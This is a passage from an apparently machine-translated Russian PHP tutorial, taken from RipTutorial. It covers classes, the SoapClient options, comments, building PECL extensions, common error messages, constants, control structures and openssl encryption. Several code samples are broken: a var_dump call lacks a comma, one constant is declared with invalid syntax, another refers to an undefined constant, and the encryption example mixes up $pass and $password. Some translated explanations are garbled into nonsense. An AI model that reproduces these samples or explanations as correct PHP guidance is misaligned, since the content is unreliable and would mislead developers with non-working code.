                // accessing the local property self::$prop3 that was private from
Outer::$prop
                return $this->prop2 + $this->func1() + $this->prop3;
            }
        };
    }
}

echo (new Outer)->func2()->func3(); // 6
```

Определение базового класса

Объект в PHP содержит переменные и функции. Объекты обычно принадлежат классу, который определяет переменные и функции, которые будут содержать все объекты этого класса.

Синтаксис для определения класса:

```
class Shape {
    public $sides = 0;

    public function description() {
        return "A shape with $this->sides sides.";
    }
}
```

Как только класс определен, вы можете создать экземпляр, используя:

```
$myShape = new Shape();
```

Доступ к переменным и функциям объекта осуществляется следующим образом:

```
$myShape = new Shape();
$myShape->sides = 6;

print $myShape->description(); // "A shape with 6 sides"
```

Конструктор

Классы могут определять специальный `__construct()` , который выполняется как часть создания объекта. Это часто используется для указания начальных значений объекта:

```
class Shape {
    public $sides = 0;

    public function __construct($sides) {
        $this->sides = $sides;
    }

    public function description() {
        return "A shape with $this->sides sides.";
    }
}

$myShape = new Shape(6);

print $myShape->description(); // A shape with 6 sides
```

Расширение другого класса

Определения классов могут расширять существующие определения классов, добавлять новые переменные и функции, а также изменять значения, определенные в родительском классе.

Вот класс, который расширяет предыдущий пример:

```
class Square extends Shape {
    public $sideLength = 0;

    public function __construct($sideLength) {
       parent::__construct(4);

       $this->sideLength = $sideLength;
    }

    public function perimeter() {
        return $this->sides * $this->sideLength;
    }

    public function area() {
        return $this->sideLength * $this->sideLength;
    }
}
```

Класс `Square` содержит переменные и поведение как для класса `Shape` и для класса `Square` :

```
$mySquare = new Square(10);

print $mySquare->description()/ // A shape with 4 sides

print $mySquare->perimeter() // 40

print $mySquare->area() // 100
```

Прочитайте Классы и объекты онлайн: https://riptutorial.com/ru/php/topic/504/классы-и-объекты

глава 49: Клиент SOAP

Синтаксис

- __getFunctions () // Возвращает массив функций для обслуживания (только для режима WSDL)
- __getTypes () // Возвращает массив типов для службы (только режим WSDL)
- __getLastRequest () // Возвращает XML из последнего запроса (требуется опция `trace`)
- __getLastRequestHeaders () // Возвращает заголовки последнего запроса (требуется опция `trace`)
- __getLastResponse () // Возвращает XML из последнего ответа (требуется опция `trace`)
- __getLastResponseHeaders () // Возвращает заголовки последнего ответа (требуется опция `trace`)

параметры

параметр	подробности
$ WSDL	URI WSDL или `NULL` при использовании режима, отличного от WSDL
$ варианты	Массив вариантов для SoapClient. Режим Non-WSDL требует установки `location` и `uri` , все остальные опции являются необязательными. См. Таблицу ниже для возможных значений.

замечания

Класс `SoapClient` оснащен `__call` методом. Это *не* следует вызывать напрямую. Вместо этого это позволяет:

```
$soap->requestInfo(['a', 'b', 'c']);
```

Это вызовет `requestInfo` SOAP `requestInfo` .

Таблица возможных значений `$options` (*массив пар ключ / значение*):

вариант	подробности
место нахождения	URL-адрес сервера SOAP. *Требуется* в режиме, отличном от WSDL. Может использоваться в режиме WSDL для переопределения URL-адреса.

вариант	подробности
URI	Целевое пространство имен службы SOAP. *Требуется* в режиме, отличном от WSDL.
стиль	Возможными значениями являются `SOAP_RPC` или `SOAP_DOCUMENT` . Действует только в режиме, отличном от WSDL.
использование	Возможные значения: `SOAP_ENCODED` или `SOAP_LITERAL` . Действует только в режиме, отличном от WSDL.
soap_version	Возможные значения: `SOAP_1_1` (по *умолчанию*) или `SOAP_1_2` .
аутентификация	Включить проверку подлинности HTTP. Возможные значения: `SOAP_AUTHENTICATION_BASIC` (по *умолчанию*) или `SOAP_AUTHENTICATION_DIGEST` .
авторизоваться	Имя пользователя для проверки подлинности HTTP
пароль	Пароль для проверки подлинности HTTP
proxy_host	URL прокси-сервера
порт прокси	Порт прокси-сервера
proxy_login	Имя пользователя для прокси
PROXY_PASSWORD	Пароль для прокси
local_cert	Путь к сертификату клиента HTTPS (для проверки подлинности)
ключевая фраза	Парольная фраза для сертификата клиента HTTPS
компрессия	Сжимать запрос / ответ. Значение - это битовая `SOAP_COMPRESSION_ACCEPT` с `SOAP_COMPRESSION_GZIP` или `SOAP_COMPRESSION_DEFLATE` . Например: `SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP` .
кодирование	Внутреннее кодирование символов (TODO: возможные значения)
след	*Boolean* , по умолчанию `FALSE` . Позволяет отслеживать запросы, поэтому ошибки могут быть возвращены. Включает использование `__getLastRequest()` , `__getLastRequestHeaders()` , `__getLastResponse()` и `__getLastResponseHeaders()` .
classmap	Отображать типы WSDL для классов PHP. Значение должно

вариант	подробности
	быть массивом с типами WSDL в виде ключей и имен классов PHP в качестве значений.
исключения	*Логическое* значение. Должны быть исключения SOAP ошибок (типа `SoapFault).
время соединения вышло	Таймаут (в секундах) для подключения к службе SOAP.
TypeMap	Массив отображения типов. Массив должен быть пар ключ / значение со следующими ключами: `type_name` , `type_ns` (URI пространства имен), `from_xml` (обратный вызов принимает один строковый параметр) и `to_xml` (обратный вызов принимает один параметр объекта).
cache_wsdl	Как (если вообще) должен быть кэширован файл WSDL. Возможные значения: `WSDL_CACHE_NONE` , `WSDL_CACHE_DISK` , `WSDL_CACHE_MEMORY` или `WSDL_CACHE_BOTH` .
user_agent	Строка для использования в заголовке `User-Agent` .
stream_context	Ресурс для контекста.
функции	`SOAP_SINGLE_ELEMENT_ARRAYS` маска `SOAP_SINGLE_ELEMENT_ARRAYS` , `SOAP_USE_XSI_ARRAY_TYPE` , `SOAP_WAIT_ONE_WAY_CALLS` .
keep_alive	(*Только версия PHP> = 5.4*) *Булево* значение. Отправьте либо `Connection: Keep-Alive` header (`TRUE`), либо `Connection: Close` header (`FALSE`).
ssl_method	(*Только версия PHP> = 5.5*) Какую версию SSL / TLS использовать. Возможные значения: `SOAP_SSL_METHOD_TLS` , `SOAP_SSL_METHOD_SSLv2` , `SOAP_SSL_METHOD_SSLv3` или `SOAP_SSL_METHOD_SSLv23` .

Проблема с 32-битным PHP : в 32-битном PHP числовые строки, превышающие 32 бита, которые автоматически отбрасываются на integer с помощью `xs:long` , приведут к тому, что он достигнет 32-битного предела, отбросив его до `2147483647` . Чтобы обойти это, `__soapCall()` строки для плавания, прежде чем передавать их в `__soapCall()` .

Examples

Режим WSDL

Сначала создайте новый объект `SoapClient` , передав URL-адрес в файл WSDL и, при необходимости, массив параметров.

```
// Create a new client object using a WSDL URL
$soap = new SoapClient('https://example.com/soap.wsdl', [
    # This array and its values are optional
    'soap_version' => SOAP_1_2,
    'compression' => SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP,
    'cache_wsdl' => WSDL_CACHE_BOTH,
    # Helps with debugging
    'trace' => TRUE,
    'exceptions' => TRUE
]);
```

Затем используйте объект `$soap` для вызова методов SOAP.

```
$result = $soap->requestData(['a', 'b', 'c']);
```

Режим без WSDL

Это похоже на режим WSDL, за исключением того, что мы передаем `NULL` в качестве файла WSDL и не забудьте указать параметры `location` и `uri` .

```
$soap = new SoapClient(NULL, [
    'location' => 'https://example.com/soap/endpoint',
    'uri' => 'namespace'
]);
```

Classmaps

При создании SOAP-клиента в PHP вы также можете установить ключ `classmap` в массиве конфигурации. Эта `classmap` определяет, какие типы, определенные в WSDL, должны быть сопоставлены фактическим классам, а не по умолчанию `StdClass` . Причина, по которой вы хотели бы сделать это, - это то, что вы можете получить автоматическое заполнение полей и вызовов методов на этих классах, вместо того, чтобы угадывать, какие поля заданы на обычном `StdClass` .

```
class MyAddress {
    public $country;
    public $city;
    public $full_name;
    public $postal_code; // or zip_code
    public $house_number;
}

class MyBook {
    public $name;
    public $author;
```

```
    // The classmap also allows us to add useful functions to the objects
    // that are returned from the SOAP operations.
    public function getShortDescription() {
        return "{$this->name}, written by {$this->author}";
    }
}

$soap_client = new SoapClient($link_to_wsdl, [
    // Other parameters
    "classmap" => [
        "Address" => MyAddress::class, // ::class simple returns class as string
        "Book" => MyBook::class,
    ]
]);
```

После настройки класса карты всякий раз, когда вы выполняете определенную операцию, которая возвращает `Address` или `Book` , SoapClient будет создавать экземпляр этого класса, заполнять поля данными и возвращать их из вызова операции.

```
// Lets assume 'getAddress(1234)' returns an Address by ID in the database
$address = $soap_client->getAddress(1234);

// $address is now of type MyAddress due to the classmap
echo $address->country;

// Lets assume the same for 'getBook(1234)'
$book = $soap_client->getBook(124);

// We can not use other functions defined on the MyBook class
echo $book->getShortDescription();

// Any type defined in the WSDL that is not defined in the classmap
// will become a regular StdClass object
$author = $soap_client->getAuthor(1234);

// No classmap for Author type, $author is regular StdClass.
// We can still access fields, but no auto-completion and no custom functions
// to define for the objects.
echo $author->name;
```

Отслеживание запроса и ответа SOAP

Иногда мы хотим посмотреть, что отправлено и получено в запросе SOAP. Следующие методы возвратят XML в запросе и ответе:

```
SoapClient::__getLastRequest()
SoapClient::__getLastRequestHeaders()
SoapClient::__getLastResponse()
SoapClient::__getLastResponseHeaders()
```

Например, предположим, что у нас есть константа `ENVIRONMENT` и когда значение этой константы установлено в `DEVELOPMENT` мы хотим `getAddress` всю информацию, когда вызов `getAddress` вызывает ошибку. Одним из решений может быть:

```
try {
    $address = $soap_client->getAddress(1234);
} catch (SoapFault $e) {
    if (ENVIRONMENT === 'DEVELOPMENT') {
        var_dump(
            $soap_client->__getLastRequestHeaders()
            $soap_client->__getLastRequest(),
            $soap_client->__getLastResponseHeaders(),
            $soap_client->__getLastResponse()
        );
    }
    ...
}
```

Прочитайте Клиент SOAP онлайн: https://riptutorial.com/ru/php/topic/633/клиент-soap

глава 50: Комментарии

замечания

При принятии решения о том, как комментировать код, помните о следующих советах:

- Вы всегда должны писать свой код, как если бы комментарии не существовали, используя хорошо выбранные имена переменных и функций.
- Комментарии предназначены для общения с другими людьми, а не для повторения того, что написано в коде.
- Существуют различные руководства по стилю комментариев php (например, груша , zend и т. Д.). Узнайте, какую из них использует ваша компания и используйте ее последовательно!

Examples

Однострочные комментарии

Комментарий к одной строке начинается с «//» или «#». Когда встречается, весь текст справа будет проигнорирован интерпретатором PHP.

```
// This is a comment

# This is also a comment

echo "Hello World!"; // This is also a comment, beginning where we see "//"
```

Многолинейные комментарии

Многострочный комментарий может использоваться для комментирования больших блоков кода. Он начинается с `/*` и заканчивается на `*/` .

```
/* This is a multi-line comment.
   It spans multiple lines.
   This is still part of the comment.
*/
```

Прочитайте Комментарии онлайн: https://riptutorial.com/ru/php/topic/6852/комментарии

глава 51: Компилировать расширения PHP

Examples

Компиляция в Linux

Чтобы скомпилировать расширение PHP в типичной среде Linux, есть несколько предварительных условий:

- Основные навыки Unix (возможность работы «make» и компилятор C)
- Компилятор ANSI C
- Исходный код для расширения PHP, которое вы хотите скомпилировать

Как правило, существует два способа скомпилировать расширение PHP. Вы можете **статически** компилировать расширение в двоичный файл PHP или скомпилировать его как **общий** модуль, загруженный вашим двоичным файлом PHP при запуске. Общие модули более вероятны, поскольку они позволяют добавлять или удалять расширения без восстановления всего двоичного кода PHP. В этом примере основное внимание уделяется общему варианту.

Если вы установили PHP через менеджер пакетов (`apt-get install` , `yum install` и т. Д.), Вам нужно будет установить пакет `-dev` для PHP, который будет содержать необходимые файлы заголовков PHP и скрипт phpize для рабочей среды сборки , Пакет может называться как `php5-dev` или `php7-dev` , но обязательно используйте диспетчер пакетов для поиска соответствующего имени, используя репозитории вашего дистрибутива. Они могут отличаться.

Если вы создали PHP из исходного кода, файлы заголовков, скорее всего, уже существуют в вашей системе (*обычно* в `/usr/include` или `/usr/local/include`).

Шаги для компиляции

После того, как вы проверите, чтобы убедиться, что у вас есть все предпосылки, необходимые для компиляции, вы можете перейти на pecl.php.net , выбрать расширение, которое хотите компилировать, и загрузить tar-мяч.

1. Распакуйте tar-мяч (например, `tar xfvz yaml-2.0.0RC8.tgz`)
2. Введите каталог, в который был распакован архив, и запустите `phpize`
3. Теперь вы должны увидеть вновь созданный скрипт `.configure` если все `.configure` хорошо, запустите этот `./configure`
4. Теперь вам нужно запустить `make` , который будет компилировать расширение
5. Наконец, `make install` скопирует скомпилированный двоичный файл расширения в ваш

каталог расширений

Шаг `make install` обычно предоставляет путь установки для вас, где было скопировано расширение. *Обычно это* в `/usr/lib/` , например, это может быть что-то вроде `/usr/lib/php5/20131226/yaml.so` . Но это зависит от вашей конфигурации PHP (т.е. `--with-prefix`) и конкретной версии API. Номер API включен в путь для хранения расширений, созданных для разных версий API в разных местах.

Загрузка расширения в PHP

Чтобы загрузить расширение в PHP, найдите загруженный файл php.ini для соответствующего SAPI и добавьте `extension=yaml.so` строки `extension=yaml.so` затем перезапустите PHP. Измените `yaml.so` на имя фактического расширения, которое вы установили, конечно.

Для расширения Zend вам необходимо предоставить полный путь к общему объекту. Однако для обычных расширений PHP этот путь получен из директивы `extension_dir` в загруженной конфигурации или из среды `$PATH` во время начальной настройки.

Прочитайте Компилировать расширения PHP онлайн: https://riptutorial.com/ru/php/topic/6767/компилировать-расширения-php

глава 52: Компиляция ошибок и предупреждений

Examples

Примечание. Неопределенный индекс

Внешность :

Пытаться получить доступ к массиву с помощью ключа, который не существует в массиве

Возможное решение :

Перед доступом к нему проверьте доступность. Использование:

1. `isset()`
2. `array_key_exists()`

Предупреждение: невозможно изменить информацию заголовка - уже отправленные заголовки

Внешность :

Случается, когда ваш скрипт пытается отправить HTTP-заголовок клиенту, но раньше он был выведен, что привело к тому, что заголовки уже отправлены клиенту.

Возможные причины :

1. *Печать, эхо:* вывод от операторов печати и эха прекратит возможность отправлять HTTP-заголовки. Чтобы избежать этого, необходимо изменить структуру приложения.

2. *Необработанные области HTML.* Неразрешенные разделы HTML в файле .php также являются прямым выходом. Условия `header()` вызывающие вызов `header()` должны быть отмечены перед любыми необработанными блоками.

```
<!DOCTYPE html>
<?php
     // Too late for headers already.
```

3. *Пробелы перед `<?php` для предупреждений «script.php line 1»:* если предупреждение относится к выходу в строке 1, то это прежде всего пропуски, текст или HTML перед открывающим токеном `<?php` .

```
<?php
# There's a SINGLE space/newline before <? - Which already seals it.
```

Ссылка из ответа SO от Mario

Ошибка анализа: синтаксическая ошибка, неожиданный T_PAAMAYIM_NEKUDOTAYIM

Внешность:

«Paamayim Nekudotayim» означает «двойная толстая кишка» на иврите; поэтому эта ошибка относится к ненадлежащему использованию оператора двойной толчки (`::` . Ошибка обычно вызвана попыткой вызвать статический метод, который, по сути, не является статичным.

Возможное решение:

```
$classname::doMethod();
```

Если приведенный выше код вызывает эту ошибку, вам, скорее всего, нужно просто изменить способ вызова метода:

```
$classname->doMethod();
```

В последнем примере предполагается, что `$classname` является экземпляром класса, а `doMethod()` не является статическим методом этого класса.

Прочитайте Компиляция ошибок и предупреждений онлайн: https://riptutorial.com/ru/php/topic/3509/компиляция-ошибок-и-предупреждений

глава 53: Константы

Синтаксис

- define (string $ name, mixed $ value [, bool $ case_insensitive = false])
- const CONSTANT_NAME = VALUE;

замечания

Константы используются для хранения значений, которые не должны быть изменены позже. Они также часто используются для хранения параметров конфигурации, особенно тех, которые определяют среду (dev / production).

Константы имеют такие типы, как переменные, но не все типы могут использоваться для инициализации константы. Объекты и ресурсы не могут использоваться как значения для констант вообще. Массивы могут использоваться как константы, начиная с PHP 5.6

Некоторые постоянные имена зарезервированы PHP. К ним относятся `true` , `false` , `null` а также многие константы, специфичные для модуля.

Константы обычно называются с использованием прописных букв.

Examples

Проверка константы

Простая проверка

Чтобы проверить, определена ли константа, используйте `defined` функцию. Обратите внимание, что эта функция не заботится о значении константы, она заботится только о том, существует ли константа или нет. Даже если значение константы равно `null` или `false` функция все равно вернет `true` .

```
<?php

define("GOOD", false);

if (defined("GOOD")) {
    print "GOOD is defined" ; // prints "GOOD is defined"

    if (GOOD) {
        print "GOOD is true" ; // does not print anything, since GOOD is false
    }
}
```

```
if (!defined("AWESOME")) {
   define("AWESOME", true); // awesome was not defined. Now we have defined it
}
```

Обратите внимание, что константа становится «видимой» в вашем коде только **после** строки, в которой вы ее определили:

```
<?php

if (defined("GOOD")) {
   print "GOOD is defined"; // doesn't print anyhting, GOOD is not defined yet.
}

define("GOOD", false);

if (defined("GOOD")) {
   print "GOOD is defined"; // prints "GOOD is defined"
}
```

Получение всех определенных констант

Чтобы получить все определенные константы, в том числе созданные PHP, используйте функцию `get_defined_constants` :

```
<?php

$constants = get_defined_constants();
var_dump($constants); // pretty large list
```

Чтобы получить только те константы, которые были определены вашим приложением, вызовите функцию в начале и в конце вашего скрипта (обычно после процесса начальной загрузки):

```
<?php

$constants = get_defined_constants();

define("HELLO", "hello");
define("WORLD", "world");

$new_constants = get_defined_constants();

$myconstants = array_diff_assoc($new_constants, $constants);
var_export($myconstants);

/*
Output:

array (
  'HELLO' => 'hello',
  'WORLD' => 'world',
)
```

```
*/
```

Иногда это полезно для отладки

Определение констант

Константы создаются с помощью инструкции `const` или функции `define` . Соглашением является использование букв UPPERCASE для постоянных имен.

Определить константу с использованием явных значений

```
const PI = 3.14; // float
define("EARTH_IS_FLAT", false); // boolean
const "UNKNOWN" = null; // null
define("APP_ENV", "dev"); // string
const MAX_SESSION_TIME = 60 * 60; // integer, using (scalar) expressions is ok

const APP_LANGUAGES = ["de", "en"]; // arrays


define("BETTER_APP_LANGUAGES", ["lu", "de"]); // arrays
```

Определить константу с использованием другой константы

если у вас есть одна константа, вы можете определить другую на основе этого:

```
const TAU = PI * 2;
define("EARTH_IS_ROUND", !EARTH_IS_FLAT);
define("MORE_UNKNOWN", UNKNOWN);
define("APP_ENV_UPPERCASE", strtoupper(APP_ENV)); // string manipulation is ok too
// the above example (a function call) does not work with const:
// const TIME = time(); # fails with a fatal error! Not a constant scalar expression
define("MAX_SESSION_TIME_IN_MINUTES", MAX_SESSION_TIME / 60);

const APP_FUTURE_LANGUAGES = [-1 => "es"] + APP_LANGUAGES; // array manipulations


define("APP_BETTER_FUTURE_LANGUAGES", array_merge(["fr"], APP_BETTER_LANGUAGES));
```

Зарезервированные константы

Некоторые константные имена зарезервированы PHP и не могут быть переопределены.

Все эти примеры потерпят неудачу:

```
define("true", false); // internal constant
define("false", true); // internal constant
define("CURLOPT_AUTOREFERER", "something"); // will fail if curl extension is loaded
```

И выдается Уведомление:

```
Constant ... already defined in ...
```

Условные определения

Если у вас есть несколько файлов, где вы можете определить одну и ту же переменную (например, вашу основную конфигурацию, а затем локальную конфигурацию), следующий синтаксис может помочь избежать конфликтов:

```
defined("PI") || define("PI", 3.1415); // "define PI if it's not yet defined"
```

`const` VS `define`

`define` - это выражение времени выполнения, а `const` - время компиляции.

Таким образом, `define` позволяет использовать динамические значения (т. Е. Вызовы функций, переменные и т. Д.) И даже динамические имена и условное определение. Тем не менее он всегда определяет относительно корневого пространства имен.

`const` является статичным (как в случае допускаются только операции с другими константами, скалярами или массивами и только ограниченный набор из них, так называемые *константные скалярные выражения* , то есть арифметические, логические и операторы сравнения, а также разыменование массива), но они автоматически являются пространством имен с префиксом текущего активного пространства имен.

`const` поддерживает только другие константы и скаляры как значения, а не операции.

Константы классов

Константы могут быть определены внутри классов с использованием ключевого слова `const` .

```
class Foo {
    const BAR_TYPE = "bar";

    // reference from inside the class using self::
    public function myMethod() {
        return self::BAR_TYPE;
```

```
    }
}

// reference from outside the class using <ClassName>::
echo Foo::BAR_TYPE;
```

Это полезно для хранения типов предметов.

```
<?php

class Logger {
    const LEVEL_INFO = 1;
    const LEVEL_WARNING = 2;
    const LEVEL_ERROR = 3;

    // we can even assign the constant as a default value
    public function log($message, $level = self::LEVEL_INFO) {
        echo "Message level " . $level . ": " . $message;
    }
}

$logger = new Logger();
$logger->log("Info"); // Using default value
$logger->log("Warning", $logger::LEVEL_WARNING); // Using var
$logger->log("Error", Logger::LEVEL_ERROR); // using class
```

Постоянные массивы

Массивы могут использоваться как простые константы и константы класса из версии PHP 5.6 и далее:

Пример константы класса

```
class Answer {
    const C = [2,4];
}

print Answer::C[1] . Answer::C[0]; // 42
```

Пример простой константы

```
const ANSWER = [2,4];
print ANSWER[1] . ANSWER[0]; // 42
```

Также из версии PHP 7.0 эта функция была перенесена на функцию `define` для простых констант.

```
define('VALUES', [2, 3]);
define('MY_ARRAY', [
    1,
    VALUES,
```

```
]);

print MY_ARRAY[1][1]; // 3
```

Использование констант

Чтобы использовать константу, просто используйте ее имя:

```
if (EARTH_IS_FLAT) {
    print "Earth is flat";
}

print APP_ENV_UPPERCASE;
```

или если вы заранее не знаете имя константы, используйте `constant` функцию:

```
// this code is equivalent to the above code
$const1 = "EARTH_IS_FLAT";
$const2 = "APP_ENV_UPPERCASE";

if (constant($const1)) {
    print "Earth is flat";
}

print constant($const2);
```

Прочитайте Константы онлайн: https://riptutorial.com/ru/php/topic/1688/константы

глава 54: Контрольные структуры

Examples

Альтернативный синтаксис для структур управления

PHP предоставляет альтернативный синтаксис для некоторых структур управления: `if` , `while` , `for` , `foreach` и `switch` .

По сравнению с обычного синтаксиса, разница в том, что открытие скобка заменяется на двоеточие (`:`) и закрывающая скобка заменяется `endif;` , в `endwhile;` , `endfor;` , `endforeach;` , или `endswitch;` , соответственно. Для отдельных примеров см. Тему альтернативного синтаксиса для структур управления .

```
if ($a == 42):
    echo "The answer to life, the universe and everything is 42.";
endif;
```

Несколько операторов `elseif` с использованием короткого синтаксиса:

```
if ($a == 5):
    echo "a equals 5";
elseif ($a == 6):
    echo "a equals 6";
else:
    echo "a is neither 5 nor 6";
endif;
```

Руководство PHP - Структуры управления - Альтернативный синтаксис

в то время как

`while` цикл выполняет итерацию через блок кода, если указанное условие истинно.

```
$i = 1;
while ($i < 10) {
    echo $i;
    $i++;
}
```

Выход: `123456789`

Подробную информацию см. В разделе «Циклы» .

делать пока

цикл `do-while` while сначала выполняет блок кода один раз, в каждом случае, затем

выполняет итерацию через этот блок кода, пока указанное условие является истинным.

```
$i = 0;
do {
    $i++;
    echo $i;
} while ($i < 10);

Output: `12345678910`
```

Подробную информацию см. В разделе «Циклы» .

идти к

Оператор `goto` позволяет перейти в другой раздел программы. Он доступен с PHP 5.3.

Инструкция goto - это goto, за которой следует желаемая целевая метка: `goto MyLabel;` ,

Цель прыжка указана меткой, за которой следует двоеточие: `MyLabel:`

В этом примере будет напечатан `Hello World!` :

```
<?php
goto MyLabel;
echo 'This text will be skipped, because of the jump.';

MyLabel:
echo 'Hello World!';
?>
```

объявлять

`declare` используется для установки директивы выполнения для блока кода.

Признаются следующие директивы:

- `ticks`
- `encoding`
- `strict_types`

Например, установите галочки в 1:

```
declare(ticks=1);
```

Чтобы включить режим строгого типа, оператор `declare` используется с объявлением `strict_types` :

```
declare(strict_types=1);
```

если еще

Оператор `if` в приведенном выше примере позволяет выполнить фрагмент кода, когда выполняется условие. Если вы хотите выполнить фрагмент кода, когда условие не выполняется, вы расширяете `if` с помощью `else` .

```
if ($a > $b) {
  echo "a is greater than b";
} else {
  echo "a is NOT greater than b";
}
```

Руководство PHP - Структуры управления - Else

Тернарный оператор как сокращенный синтаксис if-else

Тернарный оператор оценивает что-то, основанное на истинном состоянии или нет. Это оператор сравнения и часто используется для выражения простого условия if-else в более короткой форме. Это позволяет быстро протестировать состояние и часто заменяет многострочный оператор if, делая ваш код более компактным.

Это пример сверху, используя тройное выражение и переменные значения: `$a=1; $b=2;`

```
echo ($a > $b) ? "a is greater than b" : "a is NOT greater than b";
```

Выходы: `a is NOT greater than b` .

включать & требовать

требовать

`require` аналогичен `include` , за исключением того, что он приведет к фатальной `E_COMPILE_ERROR` уровня `E_COMPILE_ERROR` при сбое. Когда `require` не выполняется, он остановит скрипт. Когда `include` завершается с ошибкой, оно не остановит скрипт и только испустит `E_WARNING` .

```
require 'file.php';
```

Руководство PHP - Структуры управления - Требовать

включают

Оператор `include` включает и оценивает файл.

./variables.php

```
$a = 'Hello World!';
```

. / Main.php`

```
include 'variables.php';
echo $a;
// Output: `Hello World!`
```

Будьте осторожны с этим подходом, поскольку он считается запахом кода , потому что включенный файл изменяет количество и содержимое определенных переменных в данной области.

Вы также можете `include` файл, который возвращает значение. Это чрезвычайно полезно для обработки конфигурационных массивов:

configuration.php

```
<?php
return [
    'dbname' => 'my db',
    'user' => 'admin',
    'pass' => 'password',
];
```

main.php

```
<?php
$config = include 'configuration.php';
```

Такой подход не позволит включенному файлу загрязнять текущую область видимости измененными или добавленными переменными.

Руководство PHP - Структуры управления - Включите

---

include & require также может использоваться для назначения значений переменной при возврате чего-либо по файлу.

Пример :

include1.php файл:

```
<?php
    $a = "This is to be returned";

    return $a;
?>
```

Файл index.php:

```
    $value = include 'include1.php';
   // Here, $value = "This is to be returned"
```

вернуть

Оператор `return` возвращает программный элемент управления вызывающей функции.

Когда `return` вызывается из функции, выполнение текущей функции завершается.

```
function returnEndsFunctions()
{
   echo 'This is executed';
   return;
   echo 'This is not executed.';
}
```

Когда вы запустите `returnEndsFunctions();` вы получите результат. `This is executed` ;

Когда `return` вызывается из функции с аргументом и аргументом, выполнение текущей функции завершается, и значение аргумента будет возвращено вызывающей функции.

за

`for` циклов обычно используются, когда у вас есть фрагмент кода, который вы хотите повторить определенное количество раз.

```
for ($i = 1; $i < 10; $i++) {
    echo $i;
}
```

Выходы: `123456789`

Подробную информацию см. В разделе «Циклы» .

для каждого

`foreach` - это конструкция, которая позволяет легко итеративно перебирать массивы и объекты.

```
$array = [1, 2, 3];
foreach ($array as $value) {
    echo $value;
}
```

Выходы: `123` .

Чтобы использовать цикл `foreach` с объектом, он должен реализовать интерфейс `Iterator` .

Когда вы перебираете ассоциативные массивы:

```
$array = ['color'=>'red'];

foreach($array as $key => $value){
    echo $key . ': ' . $value;
}
```

Выходы: `color: red`

Подробную информацию см. В разделе «Циклы» .

если elseif else

Elself

`elseif` объединяет `if` и `else` . Оператор `if` расширяется для выполнения другого оператора в случае, `if` оригинал, `if` выражение не выполнено. Но альтернативное выражение выполняется только тогда, когда выполняется условное выражение `elseif` .

В следующем коде отображается либо «a больше b», «a равно b», либо «a меньше b»:

```
if ($a > $b) {
    echo "a is bigger than b";
} elseif ($a == $b) {
    echo "a is equal to b";
} else {
    echo "a is smaller than b";
}
```

Несколько указаний elseif

Вы можете использовать несколько инструкций elseif в одном и том же операторе if:

```
if ($a == 1) {
    echo "a is One";
} elseif ($a == 2) {
    echo "a is Two";
} elseif ($a == 3) {
    echo "a is Three";
} else {
    echo "a is not One, not Two nor Three";
}
```

если

Конструкция if допускает условное выполнение фрагментов кода.

```
if ($a > $b) {
  echo "a is bigger than b";
}
```

переключатель

Структура `switch` выполняет ту же функцию, что и ряд операторов `if` , но может выполнять работу за меньшее количество строк кода. Проверяемое значение, определенное в инструкции `switch` , сравнивается для равенства со значениями в каждом из операторов `case` до тех пор, пока не будет найдено совпадение и не будет выполнен код в этом блоке. Если соответствующий оператор `case` не найден, код в блоке по `default` выполняется, если он существует.

Каждый блок кода в `case` или инструкции по `default` должен заканчиваться оператором `break` . Это останавливает выполнение структуры `switch` и продолжает выполнение кода сразу же после этого. Если оператор `break` опущен, выполняется код следующего `case` , *даже если совпадение отсутствует* . Это может привести к неожиданному выполнению кода, если оператор `break` забыт, но также может быть полезен, когда несколько операторов `case` должны использовать один и тот же код.

```
switch ($colour) {
case "red":
    echo "the colour is red";
    break;
case "green":
case "blue":
    echo "the colour is green or blue";
    break;
case "yellow":
    echo "the colour is yellow";
    // note missing break, the next block will also be executed
case "black":
    echo "the colour is black";
    break;
default:
    echo "the colour is something else";
    break;
}
```

В дополнение к тестированию фиксированных значений конструкцию можно также принуждать к тестированию динамических операторов, предоставляя логическое значение инструкции `switch` и любое выражение для оператора `case` . Имейте в виду, что *первое* совпадающее значение используется, поэтому следующий код будет выводить «более 100»:

```
$i = 1048;
switch (true) {
case ($i > 0):
    echo "more than 0";
    break;
case ($i > 100):
    echo "more than 100";
    break;
```

```
case ($i > 1000):
    echo "more than 1000";
    break;
}
```

Для возможных проблем с рыхлыми , набрав в то время как с помощью `switch` конструкции, см Коммутационных Сюрпризов

Прочитайте Контрольные структуры онлайн: https://riptutorial.com/ru/php/topic/2366/контрольные-структуры

глава 55: криптография

замечания

```
/* Base64 Encoded Encryption / $enc_data = base64_encode( openssl_encrypt($data, $method, $password, true, $iv) ); / Decode and Decrypt */ $dec_data = base64_decode( openssl_decrypt($enc_data, $method, $password, true, $iv) );
```

Этот способ шифрования и кодирования не будет работать так, как вы его расшифровываете, прежде чем дешифровать базу 64.

Вам нужно будет сделать это в обратном порядке.

```
/ This way instead / $enc_data=base64_encode(openssl_encrypt($data, $method, $pass, true, $iv));
$dec_data=openssl_decrypt(base64_decode($enc_data), $method, $pass, true, $iv);
```

Examples

Симметричный шифр

Этот пример иллюстрирует симметричный шифра AES 256 в режиме CBC. Требуется вектор инициализации, поэтому мы генерируем его с помощью функции openssl. Переменная `$strong` используется для определения того, был ли генерируемый IV криптографически сильным.

шифрование

```
$method = "aes-256-cbc"; // cipher method
$iv_length = openssl_cipher_iv_length($method); // obtain required IV length
$strong = false; // set to false for next line
$iv = openssl_random_pseudo_bytes($iv_length, $strong); // generate initialization vector

/* NOTE: The IV needs to be retrieved later, so store it in a database.
However, do not reuse the same IV to encrypt the data again. */

if(!$strong) { // throw exception if the IV is not cryptographically strong
    throw new Exception("IV not cryptographically strong!");
}

$data = "This is a message to be secured."; // Our secret message
$pass = "Stack0verfl0w"; // Our password

/* NOTE: Password should be submitted through POST over an HTTPS session.
Here, it's being stored in a variable for demonstration purposes. */

$enc_data = openssl_encrypt($data, $method, $password, true, $iv); // Encrypt
```

Дешифрирование

```
/* Retrieve the IV from the database and the password from a POST request */
$dec_data = openssl_decrypt($enc_data, $method, $pass, true, $iv); // Decrypt
```

Base64 Encode & Decode

Если зашифрованные данные необходимо отправить или сохранить в печатном тексте, следует использовать функции `base64_encode()` и `base64_decode()` .

```
/* Base64 Encoded Encryption */
$enc_data = base64_encode(openssl_encrypt($data, $method, $password, true, $iv));

/* Decode and Decrypt */
$dec_data = openssl_decrypt(base64_decode($enc_data), $method, $password, true, $iv);
```

